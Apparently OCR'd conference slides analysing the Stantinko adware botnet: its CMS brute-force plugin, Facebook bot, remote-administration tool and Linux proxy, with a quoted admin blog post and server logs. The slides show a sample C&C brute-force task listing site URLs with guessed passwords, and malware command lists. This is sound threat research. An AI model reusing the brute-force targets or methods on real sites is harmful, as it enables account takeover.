
Number of search results	Duration (hours)	Number of search results per hour	Number of search results per second
878,419	24	36,601	10.17
1,430,208	207	6,909	1.92
1,377,508	87	15,833	4.40

“Brutplugin”

- Bruteforces popular CMS admin page
  - Joomla and WordPress
- Receive username and password to test from C&C server
- Hardcoded HTTP user agent

“Brutplugin” task

```
15 3 300000 10000 |
80595494 http://eurograce.com:80/ 2 admin 100859
80595494 http://eurograce.com:80/ 2 admin mgomez
80595494 http://eurograce.com:80/ 2 admin 2HhF19
64586213 http://azov-yaseni.ru:80/ 2 admin DTM1992
64586213 http://azov-yaseni.ru:80/ 2 admin tomcat02
64586213 http://azov-yaseni.ru:80/ 2 admin abel1234
[...]
```


chapman-consulting-sj.com/resources/14-system-ad
Chapman Consulting
Software Development Done Right.
About
Services
Software Essays
You are here: Home ▸ Software Essays ▸ System Administration ▸ A Botnet with Too Much Time on Its Hands
A Botnet with Too Much Time on Its Hands
Several years ago, after noticing the system overhead of the standard Joomla Web site administrator login page during a password attack, I added a secondary Apache password to the administrator page using a .htaccess file stored there:
AuthName "Secured Area"
AuthType Basic
AuthUserFile /etc/passwd.joomla
Require valid-user
Two passwords are now required to gain access, but the first one does not require launching PHP, so it consumes much less CPU time. For a microserver like mine (an Intel Atom CPU on a fanless Mini-ITX motherboard), that's a big deal. The gateway password also provides more security, much like disallowing root remote logins to a Linux server. I do this on all my servers - first login to a non-privileged account, then use su to gain privileges. An attacker must guess the non-privileged account name, then the password, and finally the privileged account (root) password.
Usually an attacker will try a few passwords and then go away forever. On May 11, 2016, I noticed that there were a large number of attacks from separate hosts. Each one would try to login using the user name admin and an unknown password (Apache does not save failed passwords). Since there is no such user, that would fail and the host would try five more times for a total of six.
A moment later, there would be another set of six attacks. Sometimes two attack sequences would intermingle, but there was essentially no overlap between any of them. Clearly this was a coordinated attack.
92.113.138.200 - - [15/May/2016:03:18:50 -0700] "GET /administrator/ HTTP/1.1" 401 492 "-" "Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.71 Safari/537.36"
92.113.138.200 - admin [15/May/2016:03:18:50 -0700] "GET /administrator/ HTTP/1.1" 401 492 "http://chapman-consulting-sj.com/administrator/" "Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.71 Safari/537.36"

Facebook bot plugin

- Can perform lots of actions specifically on Facebook
- Similar user agent and code ties it to the same malware operators
- Didn’t seem active during our investigation
  - No commands sent to our infected machines except “sleep”

List of commands

AddFriend	AddGroup	AddMembersToGroup	ApproveEmail	Comment
CommentOther	DeleteComment	DeleteFriend	DeleteGroup	DeletePost
FindPage	GetAllIdFriends	GetAllIdGroups	GetAllIdMembers	GetFriendRequest
InfoPost	Like	Login	Logout	Post
ReadMessage	Recommendate	Registration	Repost	SetAvatar
SetHeader	SetSettings	Sleep	UnBan	UnLike

Zaxar Cleaner

- Zaxar is another adware
- Zaxar is installed by FileTour
- Uses a Kaspersky AVZ Antiviral Toolkit script
- Removes competition :)

“Radmin”

- Full custom remote administration tool
- Share code with the other components too
- Deployed very rarely, only on selected victims

“Radmin” commands

create_dir	delete_file	do_archive	exec	find_files
get_drives	get_file	httpget	kill	ls
proclist	reboot	reg	rename_file	save_file
start_svc	stop_svc	svclist	sysinfo	upload_file

Stantinko's Linux Proxy

A multi-platform threat

Discovery


- Yara on VirusTotal
- Share a C&C server with **PDS** modules
- Full Joomla dump
- Installed just after a bruteforce attack
- Link with the bruteforce module?

Functionalities

- Machine fingerprint
- SOCKS proxy
- Username: *scan4you*

Scan4you

- VirusTotal for bad guys
- Used to test Stantinko samples?



Conclusion

- Adware doesn’t mean only “ad injection”
- > 500 000 infected machines
- Pretty advanced usage of obfuscation and anti-detection techniques

Stantinko whitepaper

Teddy Bear Surfing Out of Sight

Released in July 2017

Available on WeLiveSecurity.com

@matthieu_faou

@Freddrickk_